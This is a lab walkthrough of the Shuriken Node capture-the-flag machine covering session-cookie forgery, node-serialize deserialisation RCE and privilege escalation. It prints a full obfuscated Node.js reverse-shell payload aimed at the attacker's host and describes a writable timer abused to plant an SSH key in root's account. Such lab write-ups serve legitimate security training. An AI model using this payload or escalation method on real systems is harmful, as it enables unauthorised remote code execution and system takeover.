Walkthrough – Shuriken Node

Contents

[Host Discovery 2](#_Toc147658970)

[Nmap 2](#_Toc147658971)

[Modify Browser 2](#_Toc147658972)

[Nikto 2](#_Toc147658973)

[Viewing Website 2](#_Toc147658974)

[Exploitation 3](#_Toc147658975)

[Escalation 4](#_Toc147658976)

[Upgrade Shell 4](#_Toc147658977)

[Misconfig Script (mine) 4](#_Toc147658978)

[Directory traversal 5](#_Toc147658979)

[Cracking Password 5](#_Toc147658980)

[SSH2John 5](#_Toc147658981)

[John 5](#_Toc147658982)

[Flag 1 5](#_Toc147658983)

[Sudo -l 5](#_Toc147658984)

[Flag 2 6](#_Toc147658985)

# Host Discovery

A black and white screen with numbers and a black background

Description automatically generated

**Kali**: 192.168.56.101

**Victim**: 192.168.56.151

# Nmap

A black background with white text

Description automatically generated



## Modify Browser

A black rectangular object with white text

Description automatically generated

# Nikto



# Viewing Website

I found that there was nothing really of interest on the main page. I went an visited the /login/ page. That contain nothing in the source code. However I looked at the storage tab of the inspect element and found a cookie: eyJ1c2VybmFtZSI6Ikd1ZXN0IiwiaXNHdWVzdCI6dHJ1ZSwiZW5jb2RpbmciOiAidXRmLTgifQ%3D%3D

I will try and decode it.


I will try and modify it to let me in.

A screenshot of a computer

Description automatically generated

eyJ1c2VybmFtZSI6IkFkbWluIiwiaXNHdWVzdCI6ZmFsc2UsImVuY29kaW5nIjogInV0Zi04In0=

A screenshot of a login page

Description automatically generatedPaste it in the value section and refresh the page.

You should now see the home page welcoming you as admin.

I then read up on SSTI (server side template injection) and tried basic injection payloads.

**I tried**: ${7\*7} -> JHs3Kjcp

After refreshing the page I got this error.

SyntaxError: Unexpected token $ in JSON at position 0  
    at JSON.parse (<anonymous>)  
    at Object.exports.unserialize (/home/web/shuriken-node/node\_modules/node-serialize/lib/serialize.js:62:16)

This is good information because it says its serialisation. A quick google search shows a node serialisation remote code execution.

<https://www.exploit-db.com/exploits/50036>

# Exploitation

Using a script I found online to generate the payload.



I then had it put it in this format.

{"rce":"\_$$ND\_FUNC$$\_function (){eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,57,50,46,49,54,56,46,53,54,46,49,48,49,34,59,10,80,79,82,84,61,34,52,52,52,52,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,125,41,59,10,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))}()"}

Then I encoded it, in base64.

A screen shot of a computer

Description automatically generatedUsing the same webpage I replaced the admin session cookie I made and used the payload above (in base64).

I did have nc listening.

# Escalation

## Upgrade Shell

A close up of a computer screen

Description automatically generated


A screen shot of a computer code

Description automatically generated

## Misconfig Script (mine)

I couldn’t try and recommended exploits because C compiler wasn’t there.

## Directory traversal

I found /var/backups and noticed some passwords bak files.

The last one is readable to me, so I will copy it.

I then moved it to the temp directory and unzipped it.

A black background with white text

Description automatically generated

I copied to output to my kali machine to use for ssh.

# Cracking Password

## SSH2John



## John







# Flag 1

Located in serv-adm home directory.




# Sudo -l

I will try and list the timers.



Since I have permission to modify this file I can modify it have this. It will get my ssh key and make it the authorised one in the root file.

I identified this with the help of linpeas.sh.

I restarted the timer.

My server saw the download.





# Flag 2